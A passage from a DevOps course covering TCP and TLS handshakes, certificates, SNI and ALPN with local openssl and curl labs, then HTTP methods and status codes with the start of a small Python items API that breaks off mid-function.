2. The **Transport Layer Security (TLS) handshake** runs *inside* that connection. The two sides agree on a protocol version and cipher, the server proves its identity with a **certificate**, and both derive fresh **session keys** that encrypt everything after. TLS is what turns `http://` into `https://`.

A **certificate** is a signed statement "this public key belongs to `shop.example.com`", issued by a **Certificate Authority (CA)** that the client's operating system or browser trusts. **Server Name Indication (SNI)** is a field in the first TLS message in which the client says *which hostname* it wants, so a single IP address can serve certificates for many sites.

2 Why it matters in DevOps

- **Latency:** each round trip (RTT) before the first byte of HTTP is paid by every new connection. Connection reuse, keep-alive, TLS 1.3 and session resumption exist to avoid these RTTs.
- **Outages:** an **expired certificate** is one of the most common self-inflicted outages. Wrong hostname, missing intermediate certificate, or a client with an old trust store produce errors that look like "the API is down".
- **Debuggability:** you must be able to tell "TCP failed" (firewall, port closed) from "TLS failed" (certificate, protocol, SNI) from "HTTP failed" (app). Each has a different owner and fix.

- **Security and compliance:** which TLS versions and ciphers you allow, and where TLS ends (load balancer vs app), are audit questions. See later Level 12: TLS §12.4 and TLS termination §12.11.
- **Automation:** certificate issuance and renewal (ACME, cert-manager, AWS Certificate Manager) is a core DevOps responsibility.

3 Real-world system example

Let's Encrypt is a free, automated public CA run by the nonprofit Internet Security Research Group. Its ACME protocol lets a server prove it controls a domain (by serving a token over HTTP or by putting a `TXT` record in DNS) and receive a certificate with a short lifetime (90 days at the time of writing), which is why renewal must be automated: Certbot, Caddy, Traefik and Kubernetes' cert-manager all do this. **AWS Certificate Manager (ACM)** issues and auto-renews public certificates for use on Application Load Balancers and CloudFront; the private key never leaves AWS. **Cloudflare** and other CDNs publish that they support TLS 1.3 and resumption, and **Chrome and Firefox** have supported TLS 1.3 for years, so most modern browsers complete the handshake in one round trip. **Certificate Transparency (CT)** logs are public append-only logs of issued certificates that browsers require; you can search them (for example via crt.sh) to see every certificate issued for your domain, a useful security check. **HTTP/3** replaces TCP with QUIC and folds the transport and TLS 1.3 handshakes together; see Level 12 §12.5.

4 Diagram

TCP handshake followed by a TLS 1.3 handshake (the modern default), then the first HTTP request:




Figure 2.6-1

TLS 1.2 spends one more round trip, because key exchange happens in separate messages:




Figure 2.6-2

How the client decides to trust the certificate:




Figure 2.6-3

5 How it works

TCP connection set-up

- The client picks an ephemeral source port and sends `SYN` with an initial sequence number. The server, if a process is `LISTEN`ing, replies `SYN-ACK`; the client replies `ACK`. The connection is `ESTABLISHED` on both sides after **1 RTT**; the client may send data with its final ACK.

- If nothing listens on the port the server sends `RST` (**connection refused**). If a firewall silently drops the SYN the client retries with exponential back-off (about 1, 2, 4, 8 seconds on Linux) and finally gives up with **timed out**.
- The server keeps two queues: half-open connections (`SYN_RECV`) and the **accept queue** of completed connections waiting for the application to call `accept()`. A flood of SYNs can fill the first (mitigated by **SYN cookies**); a slow application fills the second, and then clients see timeouts or resets even though "the port is open". Look at `ss -ltn`: `Recv-Q` is the current accept queue length and `Send-Q` its maximum.
- Latency rule of thumb: time to first byte of a brand-new HTTPS request = DNS + 1 RTT (TCP) + 1 RTT (TLS 1.3) or 2 RTT (TLS 1.2) + 1 RTT (HTTP request/response) + server time.

What TLS provides

Property	How
Confidentiality	Symmetric encryption (AES-GCM or ChaCha20-Poly1305) with keys derived for this session only
Integrity	Authenticated encryption; tampering is detected
Authentication	The server proves it holds the private key for the certificate; the client verifies the certificate chain and hostname
Forward secrecy	Ephemeral Diffie-Hellman (ECDHE) key exchange, so recording traffic today and stealing the server key later does not decrypt it (mandatory in TLS 1.3)

TLS 1.2 vs TLS 1.3

	TLS 1.2	TLS 1.3
Handshake round trips	2	**1** (0 with resumption and 0-RTT, which has replay risks, so use it only for idempotent requests)
Key exchange	RSA or (EC)DHE, configurable	(EC)DHE only, so forward secrecy always
Cipher suites	Many, including weak legacy ones	Five AEAD suites only
Certificate visibility	Sent in clear	Encrypted after ServerHello
Status	Still widely deployed	Preferred; TLS 1.0 and 1.1 are deprecated (RFC 8996)

Resumption lets a returning client skip the full handshake using a ticket or PSK from a previous session.

Certificates, chains and names

A certificate holds the subject's public key, the **Subject Alternative Names (SAN)** list of hostnames it is valid for (the old Common Name field is ignored by modern clients), the validity dates, the issuer, and the issuer's signature. The server should send the **leaf plus intermediate(s)**; the client already has the root. A **missing intermediate** is the classic "works in my browser, fails in curl/Java" bug, because browsers sometimes fetch intermediates themselves and API clients do not. Wildcard certificates (`*.example.com`) cover one label only (`a.example.com`, not `a.b.example.com`). **Revocation** is checked through OCSP (often *stapled* by the server so the client need not call the CA) or CRLs, with uneven client support, which is why short lifetimes are the real mitigation.

SNI and ALPN

The very first TLS message, `ClientHello`, carries two extensions that matter for infrastructure:

- **SNI** names the host (`shop.example.com`). A load balancer or Nginx uses it to choose *which certificate* to present and which virtual host to route to, *before* any HTTP is visible. Without SNI (very old clients), the server gives a default certificate and hostname checks fail.
- **ALPN (Application-Layer Protocol Negotiation)** lists protocols the client speaks (`h2`, `http/1.1`) so the server can choose HTTP/2 inside the same handshake, without an extra round trip.

(SNI is sent in clear in classic TLS; Encrypted Client Hello is the newer way to hide it.)

Tools

Command	Use
`openssl s_client -connect host:443 -servername host`	Perform a handshake, print the chain and negotiated version
`openssl x509 -noout -dates -subject -issuer -ext subjectAltName`	Decode a certificate
`curl -v https://host`	See TCP connect, TLS handshake summary, ALPN, HTTP
`curl --resolve host:443:IP https://host`	Test a specific server with the correct SNI and Host
`ss -tan` / `ss -ltn`	See socket states and accept queues
`tcpdump -nn -i any 'tcp port 443'`	See SYN, SYN-ACK, ACK and TLS records

6 Step-by-step guide

Prerequisites: Linux shell with `openssl`, `curl` and, optionally, `tcpdump` (needs root or `sudo`). Steps 1-4 are completely local and safe. Outputs are representative; yours will differ in versions, cipher names and addresses.

1. **Make a self-signed certificate for the hostname `shop.example.com`.**

```bash
mkdir -p ~/tlslab && cd ~/tlslab
openssl req -x509 -newkey rsa:2048 -nodes -keyout key.pem -out cert.pem -days 7 \
  -subj "/CN=shop.example.com" -addext "subjectAltName=DNS:shop.example.com"
openssl x509 -in cert.pem -noout -subject -issuer -dates -ext subjectAltName
```

   Subject and issuer are identical (it signed itself); SAN lists `DNS:shop.example.com`; the dates give a 7-day window.

2. **Start a TLS server and watch the handshake.**

```bash
openssl s_server -accept 8443 -cert cert.pem -key key.pem -www &
echo | openssl s_client -connect 127.0.0.1:8443 -servername shop.example.com -brief
```

   Expect `Protocol version: TLSv1.3`, a TLS_AES_*_GCM cipher, `Peer certificate: CN = shop.example.com` and `Verification error: self-signed certificate`. The error is correct: no trusted CA signed it.

3. **Force TLS 1.2 and compare, then try an old version.**

```bash
echo | openssl s_client -connect 127.0.0.1:8443 -servername shop.example.com -tls1_2 -
  brief 2>&1 | head -4
echo | openssl s_client -connect 127.0.0.1:8443 -tls1_1 2>&1 | grep -i error
```

   TLS 1.2 shows an `ECDHE-RSA-...` cipher. TLS 1.1 fails ("no protocols available" or a handshake failure) because modern OpenSSL builds disable it.

4. **Trust the certificate and see success; then break the name check.**

```bash
echo | openssl s_client -connect 127.0.0.1:8443 -servername shop.example.com -CAfile
  cert.pem -verify_hostname shop.example.com -brief 2>&1 | grep -i verif
echo | openssl s_client -connect 127.0.0.1:8443 -servername shop.example.com -CAfile
  cert.pem -verify_hostname other.example.com -brief 2>&1 | grep -i verif
```

The first reports `Verification: OK`; the second reports a hostname mismatch. This is what browsers do when the SAN does not contain the requested name.

5. **Watch the whole thing on the wire** (needs root).

```bash
sudo tcpdump -nn -i lo -c 12 'tcp port 8443' & TCPDUMP=$!
sleep 1; echo | openssl s_client -connect 127.0.0.1:8443 -servername shop.example.com
  >/dev/null 2>&1
wait $TCPDUMP
```

You will see `[S]` (SYN), `[S.]` (SYN-ACK), `[.]` (ACK), then packets with `[P.]` carrying the ClientHello and the server's reply, and finally `[F.]` flags closing the connection. Capture `-w tls.pcap` and open it in Wireshark to see the handshake messages decoded.

6. **Inspect a real site's handshake.** (needs internet)

```bash
curl -sv -o /dev/null https://example.com 2>&1 | grep -E "Connected to|SSL
  connection|ALPN|subject:|issuer:|expire date|HTTP/"
echo | openssl s_client -connect example.com:443 -servername example.com 2>/dev/null |
  openssl x509 -noout -subject -issuer -dates -ext subjectAltName
```

Note: the TLS version, the negotiated ALPN (`h2`), the issuer (a public CA), the validity dates and the SANs. In `curl -v`, lines beginning `*` are the connection, `>` is what you sent, `<` is what you received.

7. **Measure each phase with curl timings.**

```bash
curl -s -o /dev/null https://example.com -w 'dns=%{time_namelookup}s tcp=%
  {time_connect}s tls=%{time_appconnect}s ttfb=%{time_starttransfer}s total=%
  {time_total}s\n'
```

The values are cumulative: `tcp - dns` is the TCP handshake, `tls - tcp` is the TLS handshake. Run it twice and notice DNS drop to near zero when cached.

8. **Check certificate expiry the way monitoring does.**

```bash
openssl x509 -in cert.pem -noout -checkend $((30*24*3600)); echo "exit=$?"
```

Exit 1 ("Certificate will expire") means it expires within 30 days (this 7-day cert will). Alert on this in production at 21/14/7 days. Finally clean up: `kill %1; rm -rf ~/tlslab`.

7 Real-world scenario

(Illustrative.) At 02:07 an on-call engineer is paged: partner integrations calling `https://api.example.com` fail with `SSL certificate problem: certificate has expired`, while the website loads fine in a browser for staff. Investigation: `echo | openssl s_client -connect api.example.com:443 -servername api.example.com | openssl x509 -noout -dates` shows `notAfter` was two hours ago. The website uses an ACM certificate on an ALB (auto-renewed), but the API sits behind an Nginx on EC2 using a Let's Encrypt certificate from Certbot, and the renewal cron job had been failing for weeks because a firewall change blocked the HTTP-01 challenge on port 80. Staff browsers happened to reach the site through the CDN, hiding the problem.

Fix: temporarily reopen port 80, run `certbot renew`, `systemctl reload nginx`, and verify with `openssl s_client`. Follow-ups: alert when any certificate has fewer than 14 days left (probe from outside, as a black-box check), alert on renewal job failures, and migrate the endpoint to a managed certificate. **Lesson:** certificates are a dependency with a hard expiry date; renewal must be automated *and* monitored.

8 Common mistakes and best practices

Don't

- Disable certificate verification (`curl -k`, `verify=False`) to "make it work" and leave it in code.
- Forget the intermediate certificate in the server's chain file (`fullchain.pem`, not `cert.pem`).
- Issue certificates by hand with a calendar reminder as the only control.
- Allow TLS 1.0/1.1 or export-grade ciphers because "a legacy client needs it", without isolating that client.
- Use 0-RTT for non-idempotent requests (replays).
- Test an IP directly (`https://203.0.113.10`) and conclude the certificate is broken; without the right hostname/SNI you get the wrong certificate.

Do

- Automate issuance and renewal (ACME, cert-manager, ACM) and monitor `notAfter` externally.
- Always test with the real hostname: `curl --resolve shop.example.com:443:203.0.113.10 https://shop.example.com/`.

- Prefer TLS 1.3 with TLS 1.2 as a fallback; enable HTTP/2 via ALPN, session resumption and OCSP stapling.
- Know where TLS terminates (load balancer, proxy or app) and whether the hop after it is encrypted.
- Keep private keys out of source control and images (Level 11: secrets §11.4).
- Reuse connections (keep-alive, pools) so the handshakes are paid once, not per request.

9 Tasks

- [ ] **T1 — Capture a handshake and label every packet** *(≈40 min, beginner)*
  - **Goal:** see TCP and TLS on the wire.
  - **Steps:**
    1. Run the local `openssl s_server` from section 6 and capture with `sudo tcpdump -nn -i lo -w tls.pcap 'tcp port 8443'`.
    2. Connect once with `openssl s_client`, stop the capture, and read it with `tcpdump -nn -r tls.pcap` (or Wireshark).
    3. Label each packet: SYN, SYN-ACK, ACK, ClientHello, ServerHello and certificate packets, Finished, FIN.
  - **Done when:** you have a labelled list of packets and can point at the exact packet where TCP is established and where encryption begins.

- [ ] **T2 — Read a real certificate chain** *(≈30 min, beginner)*
  - **Goal:** identify leaf, intermediate and root.
  - **Steps:**
    1. Run `openssl s_client -connect example.com:443 -servername example.com -showcerts </dev/null`.
    2. Record, for each certificate in the chain, subject, issuer and expiry.
    3. Check which entry is the leaf by its SAN, and find the root in `/etc/ssl/certs` by name.
  - **Done when:** you can draw the chain (leaf -> intermediate -> root) with names and dates.

- [ ] **T3 — Measure where the time goes** *(≈30 min, intermediate)*
  - **Goal:** attribute latency to DNS, TCP, TLS and the server.
  - **Steps:**
    1. Use the curl `-w` format from step 7 against three different sites, three runs each.

2. Compute TCP = `time_connect - time_namelookup`, TLS = `time_appconnect - time_connect`, server wait = `time_starttransfer - time_appconnect`.
3. Compare against the RTT shown by `ping` and explain why TCP is about 1 RTT and TLS 1.3 about 1 RTT.

- **Done when:** you have a table of the three phases per site and a sentence explaining each result.

☐ **T4 — Break TLS five ways and name each error** *(≈60 min, intermediate)*

- **Goal:** recognise TLS failures by symptom.
- **Steps:**
  1. Using your local server, produce: (a) untrusted CA, (b) hostname mismatch, (c) expired certificate (create one with `-days 1` and `faketime` or `openssl x509 ... -not_after`, or use `curl` against `https://expired.badssl.com/` if outbound access allows), (d) wrong protocol (`-tls1_1`), (e) plain HTTP to a TLS port with `curl http://127.0.0.1:8443/`.
  2. Record the exact `curl` and `openssl` error text for each.
  3. Write one line saying who would fix each: client, server operator, or CA.
- **Done when:** you have five different error messages mapped to five causes.

☐ **T5 — Automate an expiry check** *(≈45 min, advanced)*

- **Goal:** build the monitoring that prevents the section 7 outage.
- **Steps:**
  1. Write a shell script `certcheck.sh host [port]` that connects with SNI, extracts `notAfter` with `openssl x509 -noout -enddate`, computes days left and exits nonzero if fewer than 14.
  2. Run it against `example.com`, against your local server, and against a host that has no TLS (it should fail clearly).
  3. Schedule it with cron or a systemd timer, or run it as a CI job that posts a failure.
- **Done when:** the script prints days remaining, returns exit 0/1/2 for ok/soon/error, and runs on a schedule.

☐ **T6 — Prove it: explain the first 300 ms** *(≈30 min, advanced)*

- **Goal:** tell the handshake story without notes.
- **Steps:**
  1. Draw from memory the sequence from SYN to the first HTTP byte for TLS 1.3 and for TLS 1.2, counting RTTs.
  2. Explain what SNI and ALPN are and which message carries them.

3. Explain how a client validates a certificate (chain, names, dates, revocation).

- **Done when:** your drawing matches section 4 and you can answer "why is the first request slower than the second" and "why does the API fail with a missing intermediate while the browser works".

10 Self-check questions

1. How many round trips pass before the first HTTP request can be sent over TCP + TLS 1.3? Over TLS 1.2?
2. What is SNI, and what breaks if a server behind one IP hosts many sites but the client sends no SNI?
3. Name four checks a client makes on a server certificate.
4. What is the difference between `connection refused`, `connection timed out` and `certificate has expired`, in terms of the layer that failed?
5. Why does `curl https://203.0.113.10` fail certificate verification even though the certificate is valid for `shop.example.com`?
6. Why is the intermediate certificate important, and why do browsers sometimes hide a missing one?

ANSWERS

1. TCP 1 RTT plus TLS 1.3 1 RTT, so 2 RTTs before the request (the request itself then takes one more for its response). With TLS 1.2 it is 3 RTTs before the request.
2. SNI is the hostname the client wants, sent in the ClientHello so the server can choose the certificate and virtual host. Without it the server serves a default certificate and hostname verification fails.
3. Chain leads to a trusted root; hostname matches a SAN; current time is within the validity dates; the certificate is not revoked (OCSP/CRL); also the key usage and signature algorithm are acceptable.
4. Refused: TCP reached the host but no listener (RST). Timed out: the SYN got no answer (firewall/routing). Expired certificate: TCP connected and TLS ran, then the client rejected the certificate in the TLS layer.
5. The name being checked is the IP, which is not in the SAN, and no SNI name is sent. Use the hostname, or `--resolve`.
6. Clients only trust roots they hold; the server must provide the intermediates that link its leaf to a root. Browsers may cache or fetch intermediates (AIA), so a broken chain can pass there but fail in curl, Java or Python.

11 Further reading

- RFC 8446 (TLS 1.3) and RFC 5246 (TLS 1.2); RFC 9293 for TCP.
- The `openssl-s_client`, `openssl-x509` and `curl` man pages.
- Let's Encrypt documentation ("How It Works") and the ACME protocol (RFC 8555).
- Mozilla's SSL Configuration Generator and TLS guidelines (documentation root: wiki.-mozilla.org Security/Server Side TLS).
- *Bulletproof TLS and PKI* by Ivan Ristic.
- Cloudflare Learning Center — "What happens in a TLS handshake?".
- Next: L2.7 HTTP Methods and Status Codes.

2.7 HTTP Methods and Status Codes

Topic 7 of 11 | ~4 hours | Difficulty: Beginner

1 What it is

HTTP (HyperText Transfer Protocol) is the request/response language that browsers, mobile apps, API clients, load balancers and health checks speak on top of TCP (and TLS). A client sends a **request** made of a **method** (what to do), a **target** (which resource), **headers** (metadata) and optionally a **body**. The server answers with a **status code** (what happened), headers and optionally a body.

```
GET /items/1 HTTP/1.1            ← request line: method, target, version
Host: shop.example.com           ← headers
Accept: application/json

HTTP/1.1 200 OK                  ← status line: version, code, reason
Content-Type: application/json   ← headers
Content-Length: 41

{"id": 1, "name": "keyboard"}    ← body
```

HTTP is **stateless**: every request stands alone, and anything that looks like a "session" (a login, a cart) is carried by a header such as `Cookie` or `Authorization`. The method and status code are the vocabulary of every REST API and every monitoring dashboard: error-rate graphs are just counts of 5xx codes.

2 Why it matters in DevOps

- **Reading incidents:** "the 5xx rate rose" is meaningless until you know that `502`, `503`, `504` and `500` point at different components (proxy, capacity, timeout, application).
- **Safe retries:** load balancers, service meshes and clients retry failed requests. Retrying a `GET` is free; retrying a `POST /payments` can charge a customer twice. **Idempotency** is what makes automatic retry safe.
- **Health checks and deploys:** Kubernetes probes, ALB target groups and blue/green cutovers decide "healthy" from status codes (usually `200`).

- **Caching, redirects and security** (HSTS, CORS, cookies) are all headers. A wrong `Cache-Control` can serve stale data to a million users, or leak private pages through a CDN.
- **Rate limits and back-pressure** (`429` , `Retry-After` , `503`) are part of the contract between services; see Level 12: rate limiting §12.13.

3 Real-world system example

Stripe documents an `Idempotency-Key` request header for `POST` requests: the client generates a unique key per logical operation, and if a network error forces a retry with the same key, Stripe returns the stored result instead of creating a second charge. That is exactly how an inherently non-idempotent method (`POST`) is made safe to retry. **GitHub's REST API** uses status codes precisely: `201 Created` with a `Location` , `204 No Content` for deletes, `304 Not Modified` for conditional requests with `ETag` , `403` / `429` plus `Retry-After` and `X-RateLimit-*` headers when you exceed rate limits. **AWS Application Load Balancers** publish distinct codes in their metrics and logs: `HTTPCode_ELB_5XX_Count` (the load balancer itself generated the error, such as `502` bad gateway, `503` no healthy targets, `504` timeout) versus `HTTPCode_Target_5XX_Count` (your application returned it). That one distinction tells the on-call engineer whether to look at the app or the fleet. **Kubernetes** itself exposes its API as HTTP: `kubectl` is a REST client doing `GET` , `POST` , `PATCH` and `DELETE` on resources, and the API server's `/healthz` and `/readyz` endpoints return `200` or `5xx` .

4 Diagram

The meaning of a `5xx` depends on who generated it. Here the proxy answers on behalf of a broken app:




Figure 2.7-1

Which status family to think of first:




Figure 2.7-2

5 How it works

Methods, safety and idempotency

- **Safe** methods do not change server state (reads). **Idempotent** methods have the same effect whether you send them once or ten times (the *result state* is the same, even if a later `DELETE` returns `404`).

Method	Typical use	Safe	Idempotent	Has body
`GET`	Read a resource or list	yes	yes	no
`HEAD`	Same as GET, headers only (cheap health or size check)	yes	yes	no
`OPTIONS`	Ask what is allowed; browser CORS preflight	yes	yes	no

Method	Typical use	Safe	Idempotent	Has body
`POST`	Create a resource, or run an action/process data	no	**no**	yes
`PUT`	Replace a resource completely at a known URL	no	yes	yes
`PATCH`	Partially modify a resource	no	**not guaranteed**	yes
`DELETE`	Remove a resource	no	yes	rarely

Practical consequences: two identical `POST /items` create two items; two identical `PUT /items/10` leave one item in the same state; `PATCH` of `{"qty": 6}` is idempotent but `{"qty_increment": 1}` is not.

Status codes you must know

Code	Name	Meaning and typical cause
`200`	OK	Success with body
`201`	Created	Resource created; `Location` header points at it
`202`	Accepted	Queued for async processing
`204`	No Content	Success, no body (DELETE, PUT)
`301` / `308`	Moved Permanently	Update bookmarks; cacheable. `308` keeps the method
`302` / `307`	Found / Temporary Redirect	Temporary; `307` keeps the method
`304`	Not Modified	Conditional GET matched the `ETag`; use your cache
`400`	Bad Request	Malformed or invalid input
`401`	Unauthorized	Not authenticated (missing or bad credentials)
`403`	Forbidden	Authenticated but not allowed (also WAFs and security tools)
`404`	Not Found	No such resource, or route not mapped by the proxy
`405`	Method Not Allowed	Resource exists but not for this method; `Allow` header lists valid ones
`409`	Conflict	State conflict, e.g. duplicate or version mismatch
`413`	Content Too Large	Body larger than the proxy or app limit (Nginx `client_max_body_size`)
`429`	Too Many Requests	Rate limited; honour `Retry-After`
`500`	Internal Server Error	Unhandled exception in the application
`502`	Bad Gateway	The proxy got an invalid response or the connection was refused or reset by the upstream

Code	Name	Meaning and typical cause
`503`	Service Unavailable	Overloaded, no healthy backends, or in maintenance; often has `Retry-After`
`504`	Gateway Timeout	The upstream did not respond within the proxy timeout

Rule of thumb for load balancers: `502` = the upstream is broken or not listening, `503` = no one available to serve, `504` = the upstream is alive but too slow.

Headers that matter

Header	Direction	Why you care
`Host`	request	Selects the virtual host/site on a shared IP. Mandatory in HTTP/1.1 (`:authority` in HTTP/2)
`User-Agent` , `Accept`	request	Client identity and wanted formats
`Content-Type` , `Content-Length`	both	Format and size of the body (`application/json`)
`Authorization`	request	`Bearer <TOKEN>` or Basic credentials; never log it
`Cookie` / `Set-Cookie`	request / response	Session state; flags `Secure` , `HttpOnly` , `SameSite`
`Cache-Control` , `ETag` , `If-None-Match`	both	Caching and conditional requests
`Location`	response	Target of a redirect or newly created resource
`X-Forwarded-For` , `X-Forwarded-Proto` , `Forwarded`	request (added by proxies)	Original client IP and scheme, because the app sees the proxy's IP
`X-Request-Id`	both	A correlation ID for tracing through every hop (Level 10 §10.7)
`Retry-After`	response	How long to wait after `429` / `503`
`Strict-Transport-Security`	response	HSTS: tells browsers to use HTTPS only
`Connection` , `Keep-Alive`	both	Persistent connections so TCP/TLS are reused

HTTP versions at a glance

HTTP/1.1 sends text messages one at a time per connection (browsers open several connections). HTTP/2 multiplexes many requests as binary streams on one TLS connection (negotiated via ALPN, see L2.6). HTTP/3 does the same over QUIC/UDP. The *semantics* (methods, status, headers) are identical across versions, so everything in this topic applies to all of them. Details: Level 12 §12.5.

Step-by-step guide

6

Prerequisites: `python3` and `curl`. Everything runs on localhost (port 18080 is used to avoid clashing with other local servers). Outputs are representative.

1. **Create a tiny items API that returns realistic codes.** Save as `api.py`:

```python
import json
from http.server import BaseHTTPRequestHandler, ThreadingHTTPServer

ITEMS = {1: {"id": 1, "name": "keyboard", "qty": 5}}
NEXT_ID = 2

class H(BaseHTTPRequestHandler):
    def _send(self, code, body=None, headers=None):
        data = b"" if body is None else json.dumps(body).encode()
        self.send_response(code)
        self.send_header("Content-Type", "application/json")
        self.send_header("Content-Length", str(len(data)))
        for k, v in (headers or {}).items():
            self.send_header(k, v)
        self.end_headers()
        if self.command ≠ "HEAD":
            self.wfile.write(data)

    def _body(self):
        n = int(self.headers.get("Content-Length", 0))
        return json.loads(self.rfile.read(n) or b"{}")

    def _id(self):
        try:
            return int(self.path.rstrip("/").split("/")[-1])
        except ValueError:
            return None

    def do_GET(self):
        if self.path == "/old":
            return self._send(301, None, {"Location": "/items"})
        if self.path == "/boom":
            return self._send(500, {"error": "unhandled exception"})
        if self.path == "/slow-down":
            return self._send(429, {"error": "rate limited"}, {"Retry-After": "2"})
        if self.path == "/items":
            return self._send(200, list(ITEMS.values()))
        i = self._id()
        if i in ITEMS:
